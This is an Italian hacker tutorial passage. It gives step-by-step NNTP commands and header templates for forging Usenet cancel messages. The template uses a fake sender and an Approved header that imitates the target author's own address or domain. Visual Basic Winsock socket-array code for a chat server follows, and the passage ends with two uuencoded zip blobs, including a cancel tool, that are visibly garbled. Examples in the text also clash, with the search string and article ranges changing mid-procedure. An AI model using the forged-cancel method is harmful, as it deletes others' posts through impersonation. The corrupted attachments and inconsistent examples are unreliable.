(serve leggere solamente il campo di quel particolare header)

se ad esempio avessimo trovato una lista di articoli da 1 a 100

XHDR from 1-100

ritornerebbe sulla nostra finestra di dialogo una lista di articoli numerati progressivamente da 1 a 100 con il contenuto del campo From: .. ovvero il nick e l'indirizzo mail dell'autore.

XHDR Message-ID 1-100 ritornerebbe invece tutti i message ID dei messaggi indicati.

Quest'ultima considerazione e' molto importante.. vedremo poi perche'!  
trovato l'articolo che ci interessa cancellare bisognerebbe trovare il  
suo message-ID (il referenziatore dell'articolo stesso su quel news server)  
facciamo un esempio pratico:

Stiamo cercando sul news.tin.it -> alt.spippolatori ( he he ) un messaggio  
contenente la frase "SIETE TUTTI DEI BRADIPI!!!" ne subject per cancellarlo in  
quanto l'autore ha eseguito uno spamming indesiderato con una fastidiosa lista  
sequenziale.

```
Telnet news.tin.it 119
GROUP alt.spippolatori
LISTGROUP alt.spippolatori
```

(mettiamo esca una lista di articoli numerati da 234 a 381)

```
XHDR Subject 234-381
```

.. controlliamo e memorizziamo il numero di quelli con "VUOI DIVENTARE RICCO?"

(mettiamo di aver trovato -validi- i messaggi da 118 a 222)

troviamo i rispettivi message ID con

```
XHDR Message-ID 118-222
```

si memorizzano e si passa alla cancellazione postando un nuovo articolo con  
queste caratteristiche e secondo questa procedura (per ogni articolo da  
cancellare):

POST

quindi di seguito vanno inviati gli header mimini della cancellazione:

```
From: "nick" + <indirizzo del cancellatore> (diversi dai vostri originali
possibilmentete)
Newsgroups: <il nome del ng dove e' presente l'articolo>
Subject: msg cancel <Message ID trovato>
Control: cancel <Message ID trovato>
Approved: ok.
```

(Nota .. sarebbe meglio anche se non indispensabile inserire nell'approved un  
indirizzo email con il dominio della mail relativa all'autore dell'articolo che  
stiamo cancellando. Se per esempio si cancella un articolo di Samba@rumba.com  
l'approved dovrebbe almeno essere <qualcosa>@rumba.com .. se non lo stesso  
Samba@rumba.com!)

E' necessario pero' leggere ogni singolo articolo e ritrovare quelle parole  
chiave che si sono imposte prima di passare alla cancellazione.  
Robot (bot) significa infatti costruire una procedura automatica che faccia il  
tutto automaticamente, e vb e winsock ci vengono in aiuto:

Vi accludo un programma di esempio





E' utile nei server dove, a parte la possibilita' ovvia di permettere l'accesso al servizio a N utenti, la disponibilita' di molti socket a ricerca ,in caso d'errore, garantisce la stabilita' del server stesso e la sua permanenza attiva.

Ogni sock puo' essere chiamato con nomi di fantasia TCP1, TCP2, SOCK, WSCK, WINSOC, PIPPO, ecc.. ma questo creerebbe una moltitudine di procedure dedicate alla loro gestione:

Servirebbe infatti il controllo dell'evento dataArrival su ogni sock, un controllo d'errore per gli stessi e cosi' via.

Il vb permette invece di creare una matrice di socket molto semplicemente. E' sufficiente trascinare sul form un solo controllo winsock, chiamarlo ad esempio TCP e mettere la proprieta' index a 0 implementando a questo punto una procedura del tipo

```
For n=1 to 100
    Load TCP(n)
Next n
```

verranno caricati 101 Socket diversi (c'e' anche lo 0!) su ognuno dei quali sara' possibile effettuare un nuovo collegamento.

Le procedure per il controllo degli eventi oltretutto saranno sempre minimizzate in quanto nei parametri delle stesse sara' ora presente anche la variabile INDEX che specifichera' appunto il socket sul quale si stanno ricevendo, spendendo i dati.

es:

```
Private Sub TCP_DataArrival(Index As Integer, ByVal bytesTotal As Long)
    GetData ricevi
    .. Print "Ho ricevuto il dato " + Ricevi
    .. Print "Dal socket n." + index
end sub
```

Quando la variabile ricevi si modifica in concomitanza dell'arrivo di nuovi dati noi sapremo sempre da che socket arrivano tramite INDEX. Allo stesso modo sara' possibile spedire dati ad un particolare socket (o a piu' di uno di essi) verificandone prima l'avvenuta connessione.

Potremo ad esempio spedire dati sul socket numero 13 se questo e' in collegamento con qualcosa.

Come fare per verificare il collegamento?

La proprieta' Tcp(n).State ci da' di ritorno un valore numerico

0,2 chiuso, errore, in attesa  
7.. connesso

bastera' quindi controllare questa proprieta' per essere sicuri di spedire qualcosa su un socket attivo.

es. Spedire a tutti i sock connessi la parola "ciao"

```
for n=0 to 100
    if TCP(n).State= 7 then TCP(n).SendData "Ciao"
Next n
```

es. Aprire il primo sock disponibile (chiuso o in errore) tra tutti quelli caricati collegandosi ad un servizio HOST:porta

```
For n=0 to 100
  If TCP(n).State=0 or TCP(n).State=2 then
    TCP(n).Close
    TCP(n).Connect HOST, porta
    Sock_Attivo=n
    Exit For
  Next n
```

ecc..

Lo stesso discorso nel caso della progettazione di un server dovra' essere utilizzato per le richieste di identificativo e la successiva messa in Listen. (Ne parleremo piu' avanti)

Proviamo a vedere come dovrebbe essere fatta allora una Chat per permettere a piu' utenti di collegarsi con noi.

La stessa dovrebbe permetterci di poter spedire un messaggio a tutti gli utenti, a un solo utente selezionato alla volta o ad un gruppo di utenti prescelti.

## Importante: questo sistema sara' la base per la fabbricazione di un server personale (FTP, SMTP, POP o altro.. non ha importanza la tecnica e' sempre la stessa l'unica cosa che cambia e' la modalita' di interpretazione dei comandi come specificato negli RFC).  
Facciamo il caso di un server CHAT allora che sia disponibile all'ingresso di 30 utenti come limite massimo.

Ho messo come porta per il servizio la N.666 .. a voi potrete mettere quella che preferite ovviamente.

La prima cosa da operare sara' l'attivazione come avevamo detto di 30 sock diversi. Caricato il winsock control sul nostro form, lasceremo TCP1 come nome e inizializzeremo la proprieta' index a 0.

con

```
Private Sub Form_Load()
On Local Error Resume Next
  TCP1Close socket
  TCP1(socket).LocalPort = 666
  TCP1(socket).RemotePort = 0
  TCP1(socket).Listen
End Sub
```

Ci colleghiamo al primo sock (socket e' una variabile globale che si incrementa ad ogni nuova connessione) ci premuniremo anche di una procedura

```
Private Sub Form_Unload(Cancel As Integer)
  Dim n As Integer
  For n = 0 To socket
    TCP1Close n
  Next
End Sub
```

per chiudere tutti i sock attivi a fine lavoro per liberare piu' risorse possibile.

Ad ogni nuova richiesta di connessione la nostra chat dovra' attivare un nuovo socket

Ad ogni arrivo dati la chat dovrà visualizzare il dato stesso con prima il socket di provenienza

merita un'attenzione particolare la linea

```
If (Right$(text, 1) = Chr$(10) Or Right$(text, 1) = Chr$(13)) And Right$(text, 2) <> vbCrLf Then
```

serve perche' se ci si collega alla chat con telnet o con netcat si avrebbero risultati diversi.

Telnet infatti termina l'invio di dati con un CR+LF mentre Netcat si limita all'invio di un LF (o CR?) .. e questo darebbe caratteri indesiderati sulla nostra casella di dialogo.

.. la base del programma e' tutta qui.

Scaricatevi il sorgente

[illegible]



ah .. il server base e' il programma

```

begin 644 chat cifrata.zip
M4$!#!!0``@`(`&>'<281'%73+`~~~~`\~~~~(~~~~8VAA="YV8G+=RR_*-52P
M53`VUE&P,-=1,#6V`!+FECH*.@J&1D"FCH*9.5#.Q`@HQ,L%`%`!+`P04``(`
M"``! :AW$FB4-D"7D!``!!`@``"~~~~&-H870N=F)P59)/3X-`$,70)'R'!B]Z
MH%G`D]88#G4KD9BVQ-;J=0N#765WR++45N-W=P<:C1>R[S>\F; <#JT,-\=T>
M?"`!H^+2/8:E4;ZWV+Q!;N.OVU`"+Z[&+!SSNU$813P)KT=7ER%CDPEGC+&K
M-OX^B8;LA-T,GM/YDC\,%_S%`]](<==<SH*91X'M+*XQMZS_@YLZ%@HOS.,BW
MP@YA#XYR5$KH@JA3]$(<9`8I#IGNH:HY:@M[FT[C@/6.6EBYJ6"&!?!1L)M[0
MK,'$D3M+W9^9[SW"3C82]5%.6HNIS@THT/;(EF!V8)9M7:.QB:R@(>J*Y.MF
MZ4,?:R8:"V80#NY%_@[F&$56+@SJ%:W6&1>UE4I^_F.)V*)W$C9*G>W4ZO.
M"`,?7RWA8PJ;]C75)1*<XZ22HI'ZE=0MMKIH^!;R]ZZY2UI6^/$+DBI#J>V?
MGJ:K7_&D# =FA2++NH01!NI5U-6$M4)`4:FM`%!F8XW`_:*/[>:LV#I5]M: '=
M_@!02P,$%``"``@`6H=Q)K)]L`M!P``7!X````@````!F;W)M+F9R;=U9;6_B
M1A#^`BG_8<N=<M`+R.8]U^,D," :QCD"$>[:+Y$Q"VQC;&HO4=*J_[VSN\9>
M!V.XD#M5382#=V9W9IYG9G;MW.HCTQ@.4*VD**<GP\D?V*:HA7)_ =QH]K5)K
M*L6FIC>*JJKUBA>-6K6H*.VVHFB*<J$T_WFCEI0W2NX7E/MB#$SM<VFH?<V=
MGG3PG+CHME/J>?X2S>"BHM,3A%#`LN\US_`) 'Y: \#F[4I2FPG[.N(YFK2CQ
M7(0DG9QVU1XCS>B-VN,VRA,TM2A!@>=ZB+@/A-U0WUH2BM%8NT&V-R4S8K/A
MKFX6<F)=AV"77F$R7]#-NI5J4Y&$?3RCL5&UJ<C"L; >2/"HKS9HD_$*F=!$)
MFVI%$#1L*9!-+`R/TLQ_S'U@07.]/G'O87UBRW,/%7X?F,YF%) \[4UQ[!Y"
M[WX-\.]#?XI]KF7:H!8'F(R0'V,WDWY&A&D+;-]WO$?%OX2L')4C<3N[X4KF-
MCN1@C&:MMA`',,3B>K.J; .1C:V*X4_PHR]58;I&I$D+=ZH1'())$DNQ+H[?0:&
MMUQ:[K2SIALBZAJF-A,]/`8V`N+!K^]7C8L8WUT;0S:V;@T# \;EV@I27>G!
MCQ8S9-(G!S];AF72I6^M%E`R3A; .]2R8+^J1+Y"6"7>8N,BLC/TUSJ)"52YJ
MAW#1!BKZT`GV\`#"S^:A;YAC??!:-!R%;RT+WT99>1ET8 Q(64E?>0$]`#%

```

M@TQ%H7JA9,&@\*A%\*UVN'\$C@L8\$F\U5A-V\_<<IV/Y@60#=&ZQ3\_<E3N6(Q\*G7  
MJP>5G3&X-0YKW=J>DP5?Z;B'BP\>1Q6<FH5;1:EG5UQ9W9-KML?P(WM!Z\_42  
MC6I74BH')&4V<-^:DVf8E8\_!K%YOI&'&'D.&VN<^F938@P!\XC-L:@+(+2:]  
M243R.\_V1PE'\_:Z+15M5GXM]VB#N.9]\3=YYH8/!YU[.<(\*Y=!^/5F"QQZNEV  
MA)<>Q7P?CXL@EY3>0'-.:9%]#S(XEDG"K:3K6Q/L('XMO\X#P+!K)`PMKM3T  
MO!1+\*?K9\$4\\*#77/DX\*:\_:10K64E7:->VPM9]54@NQJ:X]R^,GY6[2^`2RKC  
M-+0N,DNCEEV@ZGZLU(,:FK0+=#SVL!MWZDV/[I%'/ \$4FE)>#,W&%/9"\_&4!3  
M\,&&;1+/K254K8<^P+[4AO/;[?"P-&T@WMESP-M]8B#2S6QF\_!+FU\*?3-84  
M`\_YW`PB8O>&9A:\7\$L)+QYM8#E,Q5Y;-],+VE-#2?&Q1:^+LDM\_X>(IMQX(\_  
MQA1TQ\$Z04-\$?5UZ`I\_\$"-SYYL\$!FKB?1P?Q.<XA]GR^(<,. 'OM(M"4C"-F<[  
MG%>27>;8-"D5V5;:I\$0KZIK&#.79)E\$R\*3/^`1,\*(!\$=YEH!C1?8Y5M(B8^(  
M&?P^[J:M38L5>I[KLA=HK\$6?HUO+R?.S<H' SP\$([/4E&\*KU42`8;Q1-'&^^G  
MVTCL\$A0@MB>FR;8Q^H9BD5':\$6IH>V^8\$FW;[F9R"MNG>".(K`#<I=Y/\*+>#  
M-)F:6(\$L(,G`DB&P,^;<0#66U@I/)J=GHCG@18:L6Z0%W=G<\$;]E(,\_H'J&  
M'B:WY^=HPH<\*I1".\*-D8@>2CWO5QZZ8R+R"U!1OSDK@[)HAHXJ,#,V\*5YQY  
MZRTHBQ3&[K0+=0D\*IR>A6\_+J2F(4;VA=PBCX7A!UJ`]SUX'.^ED)N\XX\_\_?  
ME!4QBIK>1+EM4Y/-X-D,4[JVW%>4L,>/;2UA-C[( '60;#(WPGVL<T'SG";(!  
M^>+.Z\*)V`\$<[=U[X+NVL;=MX16-KWP4!XR8;`Y;2;9^- .F'TDR>\*@[%'X6LR  
M\_"Y9(EX!,&S"9N/.Q?C01;KOPsx`PL\$:=K\!/ %9)85YBRF>Q2X1C>NUQ01;J  
MXJC^V,@F-=( [P(AW`#YSNP=\$\W;U@2QH>%#YP7HYP3Z+V7`IGF/\_'/P+;)\(  
M?B(LSI%ILW\@A)C!K;?V;2PK7&%GU2/.UACD(6706\*\*IFN7:V.F28.583VRX  
MXWD.MMR=1:\* /1L.1CHJ?`\$`<C]B^S&'MKEV=\_W.Z`>9G?PC.J6098\SE9NT\*K  
M`ZD2">P%L1[PUG!/?4?LH1?)!GZ<-\=/3,Q@O[H+<E?8H'(6(O-SN?AX(=^  
M1B,7ZNT]4@4<H=T,C;[\*6CI7\$=\_EEG+\ZY<%XP,&/O\*TX/\$7HF=O,A4C+()S  
M6`VF:0L\_GV\`=GY+R`SV0:<--(,7T2K<>AZN[Z-P"NC:8TK1&W\_N\$5S>;]S"  
MX;E>\$"+,B@@\*0+`8/>.CT9H"C)! )F,\*5!- \;HA.D2U7VPVB7^&08BE(.400\$  
MDWPR#7:\?ZZPP41B`B(Z4-%5/ZQQ!=?G\_B8G5U4\_@M02P,\$%``"``@`68=Q  
M)F(IN20#`0``"@,````@````!F;W)M+F9R>,51,6[( `SU;[XJY6<`EDIL&3M6  
M8F3I@3KV`#E"&-DZ9V5DR7\$Z^@1UGZ%24JGCEVH;K/?\##(\#D1O[T1?#P2[  
MP.?98K\_2)Y@G< ,]8, ]9KJU]51DM3\_V5+"UJ6GM25PK;O.QAI02( ]J2NE^/Y&  
M9#0Q]<,OSED0/(2@!#N8%0\$,`?R8DG?<."C`+Y![%1BNH6%&&8R=8FP-G+-W  
MR=FAEM\*P3QD".Y5&:#TGEU;4: ^PX@4"]E/I3SR[9J=:(!B.C"C+NJS@`]P./  
MR35<%7->5[^\*3#74J(.1,=3F&6(?D(V<YQ66WYF.ASG)@7@SI\_;M`W&\X@W@  
M=F#>(&8ZO\_\*=/NM\_[1M02P\$"%``4``(```!GAW\$F\$1Q5TRP````O````"````  
M` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ````  
M` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ````  
M` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ````  
M` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ````  
M` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ```` ````  
MAW\$FLGTFSRT` ````!<'@```` ```` ```` ```` ```` ```` ```` ```` ```` ````  
M%``4``(```!9AW\$F8BFY)` ,!````\*P```` ```` ```` ```` ```` ```` ````  
;2YF<GA02P4&``````0`!`#8````;0H`````

end

sum -r/size 24785/2907

begin 644 cancellino.zip

M4\$!#!!0``@`(`(B+<R9>-HU,+@````#(````-````4')O9V5T=&\Q+G9B=W/+  
M+\HU5+!5T#4TTE\$P---1,#4#,HPLC744=!1TS0R!`D`^F9DQ2,9<1X&7"P!0  
M2P,\$%````"``@`?8MS)D#@G#; &\$@``\*&L``D``!&;W)M,2YF<FW5/6M7V[J  
RMW[M6\_X-.=A<DMY#E1YP'I^QS0H`VZ\_"ZA%W:3UW"\$:;!;Q\_:U'4I[UKF\_\_6HD  
M/^3\$D0\*&EM(V@#0:SXSFI=\$D\_7AP/AF?GB"G;1BO7YU>\_0]Q\$[2+&O\_>ZQV.  
M;\* =O;/='![UMTQP=;@]Z3F?;,(9#PQ@9QL#H\_`</LVW\833^CAJ7XY/)Z%\_M  
MT]&GQNM7>^2&^NCC7OLPB&8(7DST^A5":(3#A`8^RKYVV;\_&"/LN\3SJ!PT!  
MY%`B)Q\ (O;E-,J!NWW&DR2-RG108NH8T=1&\$G\*[(R^[I-/D-I\;]\$VQ\ (CZ  
M7]DRZLI4<:H%01,7>Z2@ITP0GRP0ES/\$APE?X5G04PYWYPDA#8OJ3\ -OL5H  
MGUSCN9=PV%QHHV`VP\_YT;YXD;\$GZ6U(<)4,CP[>OQ\W,A")UD(2J92`WUQZ  
MQ72\_5\Q?X\*NQ/R7W\KS3R6=S`4L[T+'RU9(L"H'TA+`.\_&F9UPLZ(Q'BKV;.  
MX=A/2'2'/1F#J:2^5SR^BCRKVS%6/)\_<)WO!/8+O/:22G]5WE!28Q7R5\_#IF  
M/LL>M;BZT6CL4<]K--"[\*\_;]^S]GU(V".+A.VFXP^[.A8LZT;4<E>ZLS6,'\  
M881G!/%72ZU>DS`(KJE\_@Y0J9CH#Y2ZQ75#\*R!ZH^.P-E&S:DH)7;F]A0?H=  
MYDHH49=!2/.52N`8\$D2E&M@R0)4F#\*.\$NH%'D<\V@?HD8GZ+(NJAA,PPFA(/

MYQP' ';T+&CIAEJBJ\$M9`JUD]G3E9'1WK@[ :G'>TG)^<7)SI^#8' ]?GN:O@>  
MF%JV>VNS;6O9/HS\*2EBYW3V=;9B&UC8<#=[.Z2&5?'>-=?FVM'Q\_.+D9VQW  
M1V?@\_4=L]U)2,;HE[E?PA?P'3=HJ8)1)A>4H\RY-2F\$ITU;+TJ1.CJ-/&YUU  
MT\8J3Z\_DK6\J4W++KL.;[9C&,S/7J<.<I<QY!X-?S9Q=ASE3R5S/^=7,6768  
M4Q[%3,?\U<R9-9@SE4<4T^K]:N:,LSUE<P9CW4HY9#@K!\$2G<,"6:OCF>Q  
M.FLQV5F#R<YS,MFMXV&R+\$O#I+T&D\_9S,NG4\339R4'#I+4&D]9S,MFIXW%6  
M9C!E)LTUF#3K,&D/U) ['KN-Y5C-954G5F.;!T?AX?#)4UU)[CJ8:J>1V4\*>4  
M:CKV"N,\HC&/(?#=#5,>0GKI0)Q<SC^=>0B?\$@WN! ?#U"FP?W"6&,356,\*N.)  
M+1VSGJ?5?LBV:NSTXOSTX[!6@;RK+O`JHXIM:NKC@S7R`ENYI[:A)']@VTJ=  
M["K+TY:A+D&KN;-[:QRCK#K5=]/2W%XHN<->TK[%[E<2Q6TWF-\_\_<RJ]\*QCM=  
M=4KT,^,^DB:?[X\GH].3DX.)B7"O>=!VEK)2N6.><NH,JAN%R\'3TKR-ZU;X8  
MG2'VK\_!/E=MI.LK0;DMR\_\((=4?\*I9(O%;4LZ\_7G%])X7N%\_A8D-.H=F\_S4/L  
MQ22#FGB\$A'!)57DA=4YF04\*@BB-?Z)1GSX(HJ4K2`Q=[Q9PTJ;25(H3M,;4=  
M!5X020@V/O0-\_F5NE"139U\$0DBCYC@X#/Y&K4B<XYTR^AZ#8D\M2\$\_IC":K?  
M+I5?1[<XBDRLI9]6:&M/4.&^(MI8^11GRCW`\X^"?;R"UL5X"2)Z%>2W\$9@  
MS"L!F;@S\61#AT%\$ED4+<CT\-(P-I2^6JM\*5%V%\*&;H>E?G=-AEU%]&\4#W  
M"CQOC\D6E4+P1P)W1=A3GL;5(;BO)%\]H\_L0\_Z7+(G^"\S)KA\*D5SFO!]LSG  
MC%.&,D[YY%O<IG`Y?C6/F<[\$L7RY55G!-QX7GJ2;8=VF1I310]5[:F@V55W"  
M=6K<"G?M`OFJLX^0I\_":2\G'%V17M+`5=%7>QG56>.V4GDKL\`^N2;[YD]A  
MOZN]BS.?EGUC3?:-G\\*^[FI\*NH%Y"NX'ZS\$^\_F`Z^ZGRK?>M7GOK\=[\_Z?P  
M;FMX[PR>E/?>>KSW?@KOENY>LJ[#DZ]C]=X.\_1]"I^?PZQEF>1=!`0HQ2[30  
ME"(6<@F:8A11ET0NC@CR"44NGH44+7Z-AL=G8[0\_1N?CT<'Y:\*B59:?'U; ;=  
MU[G/GE:87<->^W);[SS1N1`58H<\_F%9"-4)=GIVV=^H+:Z.T]7JGJF-MMI>  
M`+GK32,OO;ME!T>4D#@)H-/ +V\2B&2QX:6(SM%':T(JM:Z]KM/VUQ#8,PRBX  
M(!,7)BMKH`OI7:VH>N:Z&M9;2U30:8.:R\*?N5\_06D1FF'FK]7+GU=\*[,ZM=-.  
M[\_(#G5YNW;7D!HU9VV=:G%#\_9GNQ;><EZ%JO=AIA=JUJ=:W4PJ<L1.UM:-,-  
M'B-\AGHRY^]!V'DNT3ZFW[+C=+3JVJV=Q52IZ\_(E#Y>\_G,=42WZI3K471%,2  
M39+O'BF>"&4P>D^F:,(TVB,U"C.#3E)=@5>7E?O&HR[X4FD,7IHP)6K%(;U  
MC,+HO3!A]!U++0SS&87AO#1A6!HS,9Y1&-9+,Q-#?4\_>&3RC,%Z:`]6]`03  
M?SYA\%=-7\3[\].\_SAHU:M]=4]WGHO:)FC)OU]#RIVD0.#FXG\*#)P?G'@\_,Z  
M7\*IOV4WU\_82ZS<6T+3V7FG+!]9F%`9KA>W1.0N\[FA!WI\Y]3,]1:ZUIU+F0  
MZ9EZAFVM'1\_P/T]FQYH^\$8T5U^D2Z7=E>?"789)\$]&J>\$":5+\_P>=[XZVII  
M\KT77&\$&/0"8A=@\$NO0`M08TB@A-\Y:V:/XO(E+@>9M\_&4P8CKBE+(`?W81"3  
M:8%@\$\_WWG+`S\$U3-;BF>480)]H!A2!&! 'S'RJ!^1B&)H%!@XX]/VU/-@W81\$  
M=X\$?(!\*[WCRF=XQXGST\$HQD[>T50?J/(8X]RF9I[`8H3G`2P#MXE-PNF9-9N  
MMU\$,&&\*F%R@D\$=ID\*N.1'S\_P)G^#79P^@9T]X`W"Y&^P\_);`W[ ]OM^"7W<=  
MO7YU%C&B<7[0F;H<.Z[W"@GQ)\>DSC&-P0J8Z@Q9Y385@,-/8ICU)#FAPW4  
MW/O^\$7OH]M\*?HF&,C@+\_9@N)L6\_'\<W2V!F.\&QQU"N-MK(??\$2>\$X\_@F(`C  
MF4<+=#85"-@1CC&8B#<YL^/RPLK5S,#8V&=PR?`Z89NU,/UI<>#SXL#H?G'\$  
M\_;XDG4,/W\2Y' \*K)O[LZG2>"[DPG]X^.<N)]WK/!4,!;E6](E.'V]YGU2.,J  
M[-^>!7V^>7?`,`83K/Z(E\_:S#^NVQ:-\$H\.,\$?;@8#<\NX%, '=J\$ \_00Q>'G\Y  
M&1WM\_75Q<7JR?WH)<QL?ABQ>[M,9&IT>6[6-4:"Z(U-:(@H&H9Y\_QX>A701T  
M&D;=8%:"+.0"FY@U/7P9>=3]VF1[@4Y]=!!%+`"=DWC.?/\$)N8?W]@.>7=Z:  
M`U)/;<:O#]V4O)M@B^4\$D.:F%##OW=@!\_X6A#R4-<&R0KXECM@7,\_4&;"J^D  
M<W3@\*KA>B!0--=!&VE"WP;9K%!U=KX,>6`DJ<!Z-)Q<\*O((U8Z?Z`2RJ(I=%  
M%!3//6\_S=HKF/KJFS/=#I1:#VTZ(SUTZ#P+,?[.E-QY-E^+LK=#BQH5!0Q\,  
M=\_O@N6\_F%-P].@V)CQH<90-\*18@95SCG6OB'R+?8MOD)^V4K)3/]2`@6IC((  
MWC/;'C%\_!VJZC))I?0GCV2VP<1(DJ'EP>M@T6RT1N`4</`F\_R=^F<<T2!;^)  
MW[30. ]1#0^;WLM\_\_9)G'Q2WQ\X2"DS&<3L<)F4DH6\*QG:,1OER0KRQ4<:.D]  
MIO#A\$R8OF(D!E@+N0N%K!2=+C\$A<`-4R%\`5Q`6#9\*X@G8\$'PUQ\*03JQ#/DG  
MITA`<M(D2(E[P7S!.,\*\*6L[Z;J,QT4N\Q:2;7N6;+R4?^:94SX![,NRA?.  
MF0X6VA=&).9OPF>8D'\_#-(\E\$`PV3386#. ;^=AJA:RBP-]!;-&+^I,DH;+&?  
M&]O%" +YO26:T66D^F([:6LNJO;.DUSN22E03-A,YQ3:=/@MYPY`-31]/7BR\*  
MOR^2-M]/PNTp+?[?0K?GKZ6R"LE5\_Y?V1=8W.X2B6`ENR4RV6I^F(" @MB+&  
M646,^T=)?PF:\$X"9N151E4&?OT\*(,##&.S,ECX77D?!G&W--@\_KKU]E%[5O  
M&&`!T\_1!8OG6W+\$SSC4#RUQ+P#4H7\H1;:(42GS61QC16<!B\*^&R"QZ9`KU^  
MQ20KNIC:S\*W.X7`G/+CH\L@'C4S&!<U+9BF3\*WJ1=T6WL\Z>"Q&]7<P?S!7Y  
M`R-[[(.>Y@:P)=XAV31:H!.&I!-+NRI;4JH>A3G)7"PIR/N`[?3<QQ[+-[+S  
M-M>J[/N:XC1\_\*W&^V\_UE\GRD5O/P7[:7F+ "X/GU"B[&JMKBOM9CJ8/&@S=:@



M\_>^<-\_B%+'\_D!CAC)TLRNXHP"N[N:-"N47D&=E(9[3`A0?T)^5DB6UWDD#;G  
MA>?NZC.\*79Q15I3A1/\$-T,E)N5Q9<V\_I/(;\*FOI1':GDA[UKS-`<QS=[P7VS  
M,: 'N/'K^&\_8\_&%K.GSR0^"5K"9E(X/IA)([-387G,! ,7`1BJA"? '\$(4.JM\_%]  
MHNK3B-B,#`7+%\FT250%%F@>RP\NM%5Z\*I)JF.)K\$[GB8UMYV81(XPFO[5%H  
MFL8SDD30-8V3A.8@!2R`!NCP\_/1XI]SO"A6\_#']4(%?ZLC+U;TO4\Z]E=[:3  
MST)'')S="-PKT:8`;:TD^?A@,AF^/ ]@>[S^>\\*P4,]ZO3WZ\*BTX?P\$/6:/=H  
M!N332"WJ4T1KT8ZH\_X-B^#S,-&];12),-Y8I65&G7GA(')(IC5V"H!!X2\_"4  
M1`@N&UU>)Z<2)-PI>GB%,2R0!\$JVP\4EU&V)N`7X\$\_(MOHF">1B+5:~ZKEN5  
M[ZNB@:]LL"\_V+1=T/J)&-1(E)Q(J2=5TR[. .[ `?PG/ND\_(<&"KXV2@/MAVWK  
MDKMKH\*%<?^&%L)+^BD)9MJ5)\#>I%U4.4B\*^TFJGFGVLM5`)T!R6'2187-P<  
MB+<>ZQ9%-0M6U,\N12@LC\5@<J1[Z9XM/\Q#\/\*2EWT)DL8\*Z-^\$?(C'J]S  
M>:<\_O`4\$Q:ZDX;N<P96-#\*4Q<\GD\*V)O?OV8PHJ[QK"XKP,2X<8NC,KWC3#&  
M\*%@:\^;\^F"(Y0O`G\$R&<[=(><.ME\$E0\$OF=2S')P<\*H!+=^O1;/>0N0&\#  
MYK>EN9"G\$LRTFFPY8&'`K=6DX"UH2V\M(!\$/@.0KQ"W-4\_#B8X2`V7R(Q4YD  
MHE^A85U)PV!OGR`]64HUZD5]?M^[BWH[=>+\_4\3O]0A9)Y+7#L;KD:( )RYGS  
M\$M]E!YVYUYT\*:C8\*N"\`#P^+Z2.K(H4\$>5R(?&<Y&&50:0`L\&6R>;L87N3+  
MQ?20D#JI%0<`D/P7D/HP@E\$O]417WQ,27P0)^[%H\*UEQ"BE.\,R,WS2+I2";  
M!MJ#W^&\R-P^A7MN#S^`M,SCS4HLW<@NXXKF<%UX3Q\*N"OO0<`4PX'P\*1\;L  
M+=MQ<</\*S](Q.R9BCJ\*TD1L%EM(1@,^"Q?+\_TR#U,'R0\<IQ<<U)'V24@D2.  
M,0UCJR3+Y=4\F<^N2%1J? ]DG<)DK^AES'[V%)FXP)45\_SR281RZ1`3X0+SR\$  
M<+8P!HD-Q.Y\J8B[^S0.F0G`\`X0L',R=XOE#1/4<W:@IV02%NM-O#I39\*G  
M%)\_F).+MBB7<%@X/T@CLF2J,'IP1\_PD9B?9(`C%\$1/\YKOBK,W^)KS;4^PL  
MO/\BQ/.8)]1W"? (YH?!QNJ/\OV\$00\_E3Q7\_0"Z%>5N@2&VE("1/MFP>I)+F  
MTA(6`#BZE@3<D7.(18,7N=DP=IL\7&7E)M"\U!4QE,X68CD\*S]FV&@]<VZFQ  
MUJZQUJQUJRQUA!KTS+. ]8-DQ!3/M!NB./D`\<`R8\_UE5K&LTUU\_F9DO,^VU  
M%QEE\$@O7>#T/(BI%N55N3WR\$S\$]@?7[%3++%+B:7\*O.LO>0@^'^^`H5\_-+B  
MWQV-Y]BC/W[@O+.U:&M%#Z]3BHZV3UOH,W-V^U"Z!;?G)O\$6FL; ,PTX3]A\*!  
M'4.O7=I\_T]CXP\$^/AG78YWEF]\_6K3\_R\PLX#30!DM'XN#<`6MGA9N\_F);X1I  
M]?FV6'TAX-&^2.X\*B&X'`+H=,0^\$+4\*878ZB\*R`8T8L`M@4`MB4`&\$,%P&>!  
MH947T8'5Q6F^/%T=9>BC([!>YZ\_WVM:#G,S3%^,U@[<ITQ).LZ&Q)3@&80V  
MVI>>Y5GMHBV=>3J.\$DY\_BS,<:8Z#GVDD+.9\*+\*8""Q.4C,19B<11(&'E)'T  
M5B+IJ9`D)22#E4@&\*J&4V3\$50JF4RD,KZB5[\_7]02P,\$%`````@`?8MS)FAH  
MIVF\_`0``L0(```T````!0<F]G971T;S\$N=F)P55)=;YLP%'U'XC]4\+ )5"C))  
MNJ2:>`"0-M0FH,'23<J+`Y?S';:1,6FZJO^]-K!60\BZYQSNQ[DF?V[ `6U\_`  
M-"(NJ\*</UZD\$-8T?4(\$`5H!WO?\_V@A':HOD,350P'L&\_:'CF7U[MJ8-L9#O.  
M?G@?XFV8/&3[[ '>6KS?+[ `^3^\_74R>]7M@JN\_\$YRBB7AS#22PR,4TGM9+: )@  
M=K-\$DV6P7DQ<-X@FMXN;N>KC^PBIEK=H^6J[NL\_7\*U4\_"^Z<)/AE&G'!66\_!  
MZCU8II%)+&37?#!#YA93F\$T]J\#\*6T3QAVX@-("3BEFI=84TI]Y5BKX\$:3D  
M.O<[U\$W`F82+C\$/OD-HZ8\_U+#A)0S<!C]RL0/AN2I6U?L8Z66>2:N,CE`[  
MCUDA@`\*3(Y>!.(/ (NJ;A0D:DAE:S2M1Y?2\_V/,SEB^)\$\*)3CW`VI^R7F^BI5  
M2M)(0LG?\_@ (G[E(53/2467KDZ2?-1VHP7<\$GD(X=,>855R36^[7!+>\$'35:  
M\8Z5;7"XD]?7,U8U?SIG8CJE!,F/W`8[ ]! ]3R9T.I11VEO4-](OJ]>PE\*!%  
MC?`3`%RF(,8?>E=7K8=/2BJ&M16;\_4-4\$L#!!0`@`(`.`&\_R)V"WJ^--`,`  
M```0````+````5VEN.35I;RYD;&SM5LUK\$T\$4\_VV:EK2FH1?!0\$M5"A%EQ9;  
